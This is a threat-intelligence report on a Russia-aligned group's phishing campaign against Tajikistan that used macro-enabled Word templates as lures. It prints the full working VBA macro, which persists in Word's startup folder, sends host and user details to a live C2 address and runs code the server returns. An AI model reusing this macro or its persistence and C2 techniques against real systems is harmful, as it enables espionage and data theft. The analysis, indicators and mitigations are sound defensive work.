TAG-110 Targets Tajikistan: New Macro Word Documents Phishing Tactics

By Insikt Group®

Archived: 2026-04-05 18:29:43 UTC

Note: The analysis cut-off date for this report was March 24, 2025.

Executive Summary

From January to February 2025, Insikt Group detected a phishing campaign targeting Tajikistan that Insikt Group attributes to TAG-110, a Russia-aligned threat actor that overlaps with UAC-0063 and has been linked to APT28 (BlueDelta) with medium confidence by CERT-UA. In this campaign, TAG-110 leveraged Tajikistan government-themed documents as lure material, consistent with its historical use of trojanized legitimate government documents, though the authenticity of the current samples could not be independently verified. These documents were distinct from those used in previous campaigns (1, 2, 3, 4), notably lacking an embedded HTA-based payload HATVIBE within them, which TAG-110 has deployed since at least 2023. In this campaign, TAG-110 has shifted to using macro-enabled Word template files (.dotm files) rather than HATVIBE for the initial payload. Given TAG-110's historical targeting of public sector entities in Central Asia, this campaign is likely targeting government, educational, and research institutions within Tajikistan.

Russia's Central Asian policy centers on preserving a post-Soviet sphere of influence by embedding itself at the core of the region's security, economic, and political architecture. TAG-110's activities continue to bolster this policy through intelligence-gathering operations. Insikt Group anticipates TAG-110 will sustain regional operations against government ministries, academic and research bodies, and diplomatic missions, particularly those involved in upcoming elections, military operations, or other events the Kremlin wishes to influence.

Key Findings

- TAG-110 has changed its spearphishing tactics in recent campaigns against Tajikistan, as they now rely on macro-enabled Word templates (.dotm files).
- This campaign has been attributed to TAG-110 based on its reuse of VBA code found in lures from previous campaigns, overlap in C2 infrastructure, and use of suspected legitimate government documents for lure material.
- TAG-110's persistent targeting of Tajik government, educational, and research institutions supports Russia's strategy to maintain influence in Central Asia. These cyber-espionage operations likely aim to gather intelligence for influencing regional politics or security, particularly during sensitive events like elections or geopolitical tensions.

- TAG-110's recent use of macro-enabled Word templates (.dotm), placed in the Microsoft Word STARTUP folder for automatic execution, highlights a tactical evolution prioritizing persistence. Organizations should monitor the Word STARTUP directory for unauthorized additions and enforce strict macro security policies.

Background

TAG-110 is a Russia-aligned threat actor overlapping with UAC-0063, which has been linked to APT28 (BlueDelta) with medium confidence by CERT-UA. TAG-110 has conducted cyber-espionage campaigns primarily targeting Central Asia since at least 2021. Historically, this group has been known for its use of macro-enabled Word documents to deliver malicious payloads such as HATVIBE, an HTA-based malware designed for initial access and persistence. In November 2024, Insikt Group highlighted TAG-110's use of HTA-embedded spearphishing attachments in emails tailored for Central Asian diplomatic entities. TAG-110's operations have been documented by organizations such as CERT-UA, BitDefender, and Sekoia, with recent campaigns targeting entities in Kazakhstan, Uzbekistan, and other Central Asian states. TAG-110 continues to use a variety of custom malware families to conduct espionage activities, including CHERRYSPY (DownExPyer), LOGPIE, and PyPlunderPlug.

Threat Analysis

Beginning in January 2025, Insikt Group detected new TAG-110 first-stage payloads, which suggested the threat actors were evolving their tactics. Previously, TAG-110 leveraged macro-enabled Word documents to deliver HATVIBE, an HTA-based malware, for initial access. The newly detected documents do not contain the embedded HTA HATVIBE payload for creating a scheduled task and instead leverage a global template file placed in the Word startup folder for persistence.


Document Analysis

SHA256 Hash	**d60e54854f2b28c2ce197f8a3b37440dfa8dea18ce7939a356f5503ece9e5eb7**
Document Name(s)	documents.php
Document Creation Time	2024-12-24 06:47:00 UTC
First Seen	2025-01-27 09:18:33 UTC
First Seen Triage	2024-01-31 18:16:00 UTC

SHA256 Hash	**d60e54854f2b28c2ce197f8a3b37440dfa8dea18ce7939a356f5503ece9e5eb7**
C2 Host	http://38.180.206\[.]61:80/engine.php
File Type	MS Word 2007+ Macro-Enabled Template (.dotm)

Table 1: Metadata of d60e54854f2b28c2ce197f8a3b37440dfa8dea18ce7939a356f5503ece9e5eb7 (Source: Recorded Future)

The first document (**Figure 1**) appears to be a notice to the armed forces of Tajikistan themed on ensuring radiation safety. Machine translation incorrectly translated “PT” as “Republic of Tartarstan,” but in the wider document context, “PT” likely refers to the “Republic of Tajikistan,” as “Республика Таджикистан” is used in place of “PT” later in the document. Insikt Group has not been able to verify the authenticity of the document, but TAG-110 has historically used legitimate documents as lures.



Краткая информация об обеспечении радиационной безопасности в вооруженных силах РТ.

Законодательная база обеспечения радиационной безопасности.

Обеспечение радиационной безопасности в войсках ВС РТ строится на основании законов РТ и Норм радиационной безопасности РТ.

Постановлением Правительства Республики Таджикистан от 29 августа 2023 года №394 и Законом о радиационной безопасности Республики Таджикистан (статья 6) - Государственным регулирующим органом по обеспечению радиационной безопасности является Агентство по химической, биологической, радиационной и ядерной безопасности при Национальной Академии наук Республики Таджикистан.

Агентство проводит единую государственную политику, координирует работу других полномочных органов, а также:

- осуществляет лицензирование видов деятельности по использованию биоактивных веществ;

- утверждает нормы и правила, касающиеся радиационной безопасности, физической защиты и противоаварийного планирования, учета и контроля ядерных материалов и источников ионизирующего излучения;

- осуществляет надзор за соблюдением норм и правил радиационной опасности, условий лицензий;

- устанавливает квалификационные требования к работникам, занятым на объектах использования источников ионизирующего излучения.

Нормы радиационной безопасности НРБ-06 (далее-Нормы) применяются для обеспечения безопасности человека во всех условиях воздействия на него ионизирующего излучения искусственного или природного происхождения.

Требования и нормативы, установленные Нормами, являются обязательными для всех юридических лиц, независимо от их подчиненности и формы собственности, в результате деятельности которых возможно облучение людей, а также для администраций субъектов Республики Таджикистан, местных органов власти, граждан Республики Таджикистан,

Brief information on ensuring radiation safety in the armed forces of the Republic of Tatarstan.

Legislative framework for ensuring radiation safety.

Ensuring radiation safety in the troops of the Armed Forces of the Republic of Tatarstan is based on the laws of the Republic of Tatarstan and the Radiation Safety Standards of the Republic of Tatarstan.

By the Decree of the Government of the Republic of Tajikistan dated August 29, 2023 No. 394 and the Law on Radiation Safety of the Republic of Tajikistan (Article 6) - the State regulatory body for ensuring radiation safety is the Agency for Chemical, Biological, Radiation and Nuclear Safety under the National Academy of Sciences of the Republic of Tajikistan.

The Agency implements a unified state policy, coordinates the work of other authorized bodies, and also:

- carries out licensing of types of activities for the use of bioactive substances;

- approves standards and regulations concerning radiation safety, physical protection and emergency planning, accounting and control of nuclear materials and sources of ionizing radiation;

- supervises compliance with radiation hazard standards and regulations and license conditions;

- establishes qualification requirements for employees engaged in objects using sources of ionizing radiation.

Radiation safety standards NRB-06 (hereinafter referred to as the Standards) are applied to ensure human safety in all conditions of exposure to ionizing radiation of artificial or natural origin.


The requirements and standards established by the Norms are mandatory for all legal entities, regardless of their subordination and form of ownership, whose activities may result in the irradiation of people, as well as for the administrations of the subjects of the Republic of Tajikistan, local authorities, citizens of the Republic of Tajikistan,

Figure 1: *First page of d60e54854f2b28c2ce197f8a3b37440dfa8dea18ce7939a356f5503ece9e5eb7 and corresponding machine translation (Source: Recorded Future)*

SHA256 Hash	**8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7**
Document Name(s)	N/A
Document Creation Time	2024-12-13 06:18:00 UTC
First Seen	2025-02-01 12:04:49 UTC
First Seen Triage	2025-02-07 02:17:00 UTC
C2 Host	http://38.180.206\[.]61:80/engine.php
File Type	MS Word 2007+ Macro-Enabled Template (.dotm)

Table 2: *Metadata of 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 (Source: Recorded Future)*

The second document (Figure 2) appears to be a schedule related to the elections in Dushanbe, the capital of Tajikistan. At the time of reporting, Insikt Group could not verify the document's authenticity.



Замима
бо қарори Комиссияи
шаҳрии интихобот ба
Маҷлиси вакилони
халқи шаҳри Душанбе
аз 13 декабри соли
2024, №2 тасдиқ
гардидааст

НАҚШАИ
кории Комиссияи шаҳрии интихобот
ба Маҷлиси вакилони халқи шаҳри Душанбе

Р/т	Номгӯйи чорабиниҳо	Муҳлати иҷро	Иҷрокунандагон	Мутасаддиён
1	Таҳия ва тасдиқи рӯйхати навбатдории Комиссияи шаҳрии интихобот ба Маҷлиси вакилони халқи шаҳри Душанбе	14.12.2024	Шарифзода Н.Д.	Қурбонзода А.Ҷ.
2	Ташкил намудани навбатӣ интихобот ба Маҷлиси вакилони халқи шаҳри Душанбе, чоп намудани маълумот бо зикри ном ва маҳалли ҷойгиршавии онҳо дар матбуоти маҳаллӣ (на дертар аз 15 рӯзи баъди таъин шудани интихобот, модаи 7 Қонуни конститутсионии Ҷумҳурии Тоҷикистон «Дар бораи интихоботи вакилон ба Маҷлисҳои маҳаллии вакилони халқ»)	На дертар аз 19.12.2024	Комиссияи шаҳрӣ бо ризояти раиси шаҳри Душанбе	Қурбонзода А.Ҷ. Шарифзода Х.С.
3	Ташкил намудани участкаҳои интихобот ба Маҷлиси вакилони халқи шаҳри Душанбе (дар давоми 25 рӯзи баъди таъини интихобот, модаи 8 Қонуни конститутсионии Ҷумҳурии Тоҷикистон	То 29 декабри соли 2024	Комиссияи шаҳрӣ бо ризояти раиси шаҳри Душанбе	Қурбонзода А.Ҷ. Шарифзода Х.С.

1

Appendix
by the decision of the City
Election Commission to the
Assembly of Deputies
the people of Dushanbe
from December 13
2024, approval No. 2

PLAN
work of the City Election Commission
to the Assembly of People's Deputies of Dushanbe

	List of events	Execution period	Performers	Officials
1	Development and approval of the City Election Commission list of people's deputies of Dushanbe on duty at the Majlisi	14.12.2024	Sharifzoda N. D.	Qurbanzoda A.J.
2	Organization of constituencies for the Assembly of People's Deputies of Dushanbe city, publication of information indicating their names and locations in the local press (no later than 15 days after the appointment of the election, Article 7 of the Constitutional Law of the Republic of Tajikistan "On the Election of Representatives to the Local Assemblies of People's Deputies")	На later than 19.12.2024	City commission with the consent of the mayor of Dushanbe	Kurbanzoda A.J. Sharifzoda H.S.
3	Organization of polling stations for the Assembly of Deputies of Dushanbe city (within 25 days after the appointment of elections, Article 8 of the Constitutional Law of the Republic of Tajikistan	Until December 29, 2024	City commission with the consent of the mayor of Dushanbe	Kurbanzoda A.J. Sharifzoda H.S.

1

Figure 2: *First page of 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 and corresponding machine translation (Source: Recorded Future)*

VBA Macros

Both sample files, d60e54854f2b28c2ce197f8a3b37440dfa8dea18ce7939a356f5503ece9e5eb7 and 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7, share the same functionality and command-and-control (C2) infrastructure, with only a small change in the C2 communications methods. **Figure 3** shows the source code of these malicious Word documents.

8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 .DOTM OFFICE2007

ThisDocument

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Public collect
Sub Document_Open()
    On Error Resume Next
    ActiveDocument.Unprotect ("gyjyfyjrtjrtjhfgjfrthrtj")
    ActiveDocument.Content.Font.Line.Weight = 0
    ActiveDocument.ShowSpellingErrors = False
    ActiveDocument.SaveAs2 Application.StartupPath & "\" & Mid(ActiveDocument.Name, 1, InStr(1, ActiveDocument.Name, ".") - 1), 15
End Sub
Sub AutoExec()
    On Error Resume Next
    lt = Now + TimeValue("00:00:60")
    lt = System.ProfileString("Options", "LastTime")
    If DateDiff("s", lt, Now()) > 60 Then
        System.ProfileString("Options", "LastTime") = Now()
        collect = "{""compname"":""" & Environ("COMPUTERNAME") & """,""username"":""" & Environ("Username") & """,""region"":""" & System.CountryRegion & """,""res
olution"":""" & System.HorizontalResolution & "x" & System.VerticalResolution & """,""language"":""" & Split(System.LanguageDesignation, " ")(0) & """,""syste
m"":""" & System.Version & """}"
        Application.OnTime Now + TimeValue("00:00:3"), "getInfo"
    End If
End Sub
Sub getInfo()
    On Error Resume Next
    Set http_obj = CreateObject("MSXML2.XMLHTTP")
    http_obj.Open "POST", "http://38.180.206.61/engine.php", False
    http_obj.setRequestHeader "Content-type", "application/x-www-form-urlencoded"
    http_obj.setRequestHeader "User-Agent", "aHFyMzZLNWRMQWwybjU2S2xpVzM1VVNH"
    http_obj.send "opamczqwe=hqr36K5dLAl2n56KliW35USG&ywalokmsz=" & collect
    collect = ""
    If (Mid(http_obj.responseText, 1, 4) = "%%%%") Then
        start (Mid(http_obj.responseText, 5, Len(http_obj.responseText)))
    Else
        Application.OnTime Now + TimeValue("00:00:10"), "getInfo"
    End If
End Sub
Sub start(temp_str)
    On Error Resume Next
    temp_arr = Split(temp_str, "###")
    CreateObject(temp_arr(0)).RegWrite Replace(temp_arr(1), "VERSION", Application.Version), 1, temp_arr(2)
    Set objApp = CreateObject(temp_arr(3))
    objApp.Visible = False
    Set doc = objApp.Documents.Add
    doc.VBProject.VBComponents(temp_arr(4)).CodeModule.AddFromString temp_arr(6)
    objApp.OnTime Now + TimeValue("00:00:3"), "check_task"
End Sub
```

Figure 3: *VBA Macro source code from 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 (Source: Recorded Future Malware Intelligence)*

Analysis of Sub Procedures

Document_Open() Sub Procedure

Upon opening the malicious file, the document.open event is triggered, and the remaining code will:

- Unprotect the document using the key "gyjyfyjrtjrtjhfgjfrthrtj"
- Hide spelling errors
- Attempt to set the font line width to 0
- Copy itself to the Word startup folder (%APPDATA%\Microsoft\Word\STARTUP<filename>.dotm) in XML template format with macros enabled for persistence

```
Sub Document_Open()
    On Error Resume Next
    ActiveDocument.Unprotect ("gyjyfyjrtjrtjhfgjfrthrtj")
    ActiveDocument.Content.Font.Line.Weight = 0
    ActiveDocument.ShowSpellingErrors = False
    ActiveDocument.SaveAs2 Application.StartupPath & "\" & Mid(ActiveDocument.Name, 1, InStr(1, ActiveDocument.Name, ".") - 1), 15
End Sub
```

Figure 4: *Document_open()Sub procedure of 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 (Source: Recorded Future Malware Intelligence)*

AutoExec() Sub Procedure

Once the document has been added to the Word startup folder, it is treated as a global template and will run the automatic macro AutoExec every time Microsoft Word is started. The AutoExec macro completes the following operations:

- Checks to see the last time Microsoft Word was started; this is stored and maintained by the global template in the registry location HKEY_CURRENT_USER\Software\Microsoft\Office<Version>\Word\Options\LastTime -- If the value of LastTime is less than 60 seconds, AutoExec will end execution
- Collects the following system information and stores it in JSON format: -- Computer name -- Username -- Region -- Monitor resolution -- Language -- System version
- Waits three seconds before executing the getInfo()Sub procedure, per Figure 5.

```
Sub AutoExec()
    On Error Resume Next
    lt = Now + TimeValue("00:00:60")
    lt = System.ProfileString("Options", "LastTime")
    If DateDiff("s", lt, Now()) > 60 Then
        System.ProfileString("Options", "LastTime") = Now()
        collect = "{""compname"":""" & Environ("COMPUTERNAME") & """,""username"":""" & Environ("Username") & """,""region"":""" & System.CountryRegion & """,""res
olution"":""" & System.HorizontalResolution & "x" & System.VerticalResolution & """,""language"":""" & Split(System.LanguageDesignation, " ")(0) & """,""syste
m"":""" & System.Version & """}"
        Application.OnTime Now + TimeValue("00:00:3"), "getInfo"
    End If
End Sub
```

Figure 5: *AutoExec() Sub procedure of 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 (Source: Recorded Future Malware Intelligence)*

getInfo() Sub Procedure

The getInfo() Sub procedure initiates communication between the victim and the C2 server. The procedure accomplishes this by completing the following operations:

- Creates an HTTP request object and makes an HTTP POST to the URL `http://38.180.206[.]61/engine.php`
- Per **Figure 7**, the HTTP request has the following characteristics:
    - Content-type header set to application/x-www-form-urlencoded
    - User-Agent header set to a Base64-encoded ID unique in both samples
    - POST data in the format of opamczqwe=&ywalokmsz=

- If the C2 server's response starts with "%%%%,"" the Sub procedure will take the rest of the string after it and use that as the argument in the start Sub procedure
- If the server HTTP response does not start with "%%%%," it will wait ten seconds and try again until it gets a response starting with "%%%%"
- The sample d60e54854f2b28c2ce197f8a3b37440dfa8dea18ce7939a356f5503ece9e5eb7 makes use of a count loop where the collected data is only sent in every tenth HTTP POST, whereas the sample 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 will only send the collected data on the first HTTP POST

```
Sub getInfo()
    On Error Resume Next
    Set http_obj = CreateObject("MSXML2.XMLHTTP")
    http_obj.Open "POST", "http://38.180.206.61/engine.php", False
    http_obj.setRequestHeader "Content-type", "application/x-www-form-urlencoded"
    http_obj.setRequestHeader "User-Agent", "aHFyMzZLNWRMQWwybjU2S2xpVzM1VVNH"
    http_obj.send "opamczqwe=hqr36K5dLAl2n56KliW35USG&ywalokmsz=" & collect
    collect = ""
    If (Mid(http_obj.responseText, 1, 4) = "%%%%") Then
        start (Mid(http_obj.responseText, 5, Len(http_obj.responseText)))
    Else
        Application.OnTime Now + TimeValue("00:00:10"), "getInfo"
    End If
End Sub
```

Figure 6: *getInfo() Sub procedure of 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 (Source: Recorded Future)*

```
POST /engine.php HTTP/1.1
Accept: */*
Content-type: application/x-www-form-urlencoded
User-Agent: bDF5aTBmN2lheVB2dmFsMjhuZTZYTDVJ
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 38.180.206.61
Content-Length: 161
Connection: Keep-Alive
Cache-Control: no-cache

opamczqwe=l1yi0f7iayPvval28ne6XL5I&ywalokmsz={"compname":"[redacted]","username":"[redacted]","region":"[redacted]","resolution":"[redacted]","language":"[redacted]","system":"[redacted]"}
```

Figure 7: *PCAP output of a HTTP POST from 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 (Source: Recorded Future)*

start() Sub Procedure

The start() Sub procedure is likely used to execute additional VBA supplied in C2 responses. The Sub procedure accomplishes this by completing the following operations:

- It splits the remaining C2 response, using the string "###" as a delimiter, and stores the values into an array
- This array of strings is used as variables, likely to create a block of code similar to those used in previous TAG-110 macro-enabled Word documents, such as 6ac6a0dd78d2e3f58e95fa1a20b3ab22b4b49a1ab816dcfb32fd6864e1969ac3, as seen in Figure 8
- The array values are used to create a COM object (likely WScipt.shell based on code overlap from previous VBA code used by TAG-110) and written to a value in the registry

    - This is likely modifying HKEY_CURRENT_USER\Software\Microsoft\Office\\Word\Security\AccessVBOM in the registry, as this tactic was used in the previous campaigns
    - This registry modification allows VBA macros to modify and access other VBA projects
- Another COM object (likely Word.Application based on code overlap from previous VBA code used by TAG-110) will launch Microsoft Word in the background, create a new document inside that Microsoft Word instance, add a VBA module, and execute it after three seconds

```
'6ac6a0dd78d2e3f58e95fa1a20b3ab22b4b49a1ab816dcfb32fd6864e1969ac3
strng = "WSc" & "ript.She"
strng = strng & "ll"
Set wsl = CreateObject(strng)
wsl.RegWrite "HK" & "CU\Softw" & "are\Micr" & "osoft\Of" & "fice\" & Application.Version & "\Wo" & "rd\Sec" & "urity\Acce" &
"ssVBO" & "M", 1, "REG_D" & "WORD"
[...]
Set objApp = CreateObject("Word.Application")
objApp.Visible = False
Set doc = objApp.Documents.Add
For Each vars In ActiveDocument.Variables

'8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7
Sub start(temp_str)
    On Error Resume Next
    temp_arr = Split(temp_str, "###")
    CreateObject(temp_arr(0)).RegWrite Replace(temp_arr(1), "VERSION", Application.Version), 1, temp_arr(2)
    Set objApp = CreateObject(temp_arr(3))
    objApp.Visible = False
    Set doc = objApp.Documents.Add
    doc.VBProject.VBComponents(temp_arr(4)).CodeModule.AddFromString temp_arr(6)
    objApp.OnTime Now + TimeValue("00:00:3"), "check_task"
End Sub
```

Figure 8: *Code overlap between 6ac6a0dd78d2e3f58e95fa1a20b3ab22b4b49a1ab816dcfb32fd6864e1969ac3 (Top) and 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 (Bottom) (Source: Recorded Future)*

```
Sub start(temp_str)
    On Error Resume Next
    temp_arr = Split(temp_str, "###")
    CreateObject(temp_arr(0)).RegWrite Replace(temp_arr(1), "VERSION", Application.Version), 1, temp_arr(2)
    Set objApp = CreateObject(temp_arr(3))
    objApp.Visible = False
    Set doc = objApp.Documents.Add
    doc.VBProject.VBComponents(temp_arr(4)).CodeModule.AddFromString temp_arr(6)
    objApp.OnTime Now + TimeValue("00:00:3"), "check_task"
End Sub
```

Figure 9: *start() Sub procedure of 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 (Source: Recorded Future)*

Malicious Infrastructure

The files d60e54854f2b28c2ce197f8a3b37440dfa8dea18ce7939a356f5503ece9e5eb7 and 8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7 share the same C2 server, 38.180.206[.]61. This IP address was previously identified as a HATVIBE C2 server and attributed to TAG-110 by Sekoia. At the time of analysis, Insikt Group could not obtain additional second-stage VBA modules. However, based on TAG-110's historical activity and tool set, it is likely that successful initial access via the macro-enabled

templates would result in the deployment of additional malware, such as HATVIBE, CHERRYSPY, LOGPIE, or potentially a new, custom-developed payload designed for espionage operations.

Mitigations

- Monitor for and alert on creating or modifying global template files in the Microsoft Word startup folder, which may indicate persistent macro abuse.
- Detect and investigate registry modifications to AccessVBOM under HKEY_CURRENT_USER\Software\Microsoft\Office<Version>\Word\Security, which may signal attempts to enable or manipulate VBA macro behavior.
- Disable macros by default in Microsoft Office applications and implement Group Policy Objects (GPOs) to prevent users from enabling them unless explicitly approved.
- Use Recorded Future® Threat Intelligence to monitor for newly emerging TAG-110 infrastructure, malware signatures, and phishing document indicators.
- Integrate Recorded Future Threat Intelligence Modules into SIEM and SOAR platforms to receive real-time alerts on activity linked to TAG-110 and other Russia-aligned threat actors.

Outlook

Based on current and past Insikt Group reporting, TAG-110 has consistently used macro-enabled spearphishing documents to deliver malware and establish persistence in target environments. Insikt Group expects TAG-110 to continue leveraging regional events and bureaucratic themes to craft their lures. We also expect the targeting of entities related to government, defense, or public infrastructure in Central Asia to persist, especially around sensitive events such as elections or military activity.

To read the entire analysis, click here to download the report as a PDF.

Appendix A — Indicators of Compromise

IP Addresses: 38.180.206[.]61 188.130.234[.]189

SHA256 Hashes: d60e54854f2b28c2ce197f8a3b37440dfa8dea18ce7939a356f5503ece9e5eb7
6c81d2af950e958f4872d3ced470d9f70b7d73bc0b92c20a34ce8bf75d551609
8508003c5aafdf89749d0abbfb9f5deb6d7b615f604bbb11b8702ddba2e365e7

Appendix B: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Initial Access: Spearphishing Attachment	RT1566.001

Tactic: Technique	ATT&CK Code
Execution: Malicious File	T1204.002
Persistence: Office Template Macros	T1137.001
Defense Evasion: Encrypted/Encoded File	T1027.013
Command-and-Control: Web Protocols	T1071.001
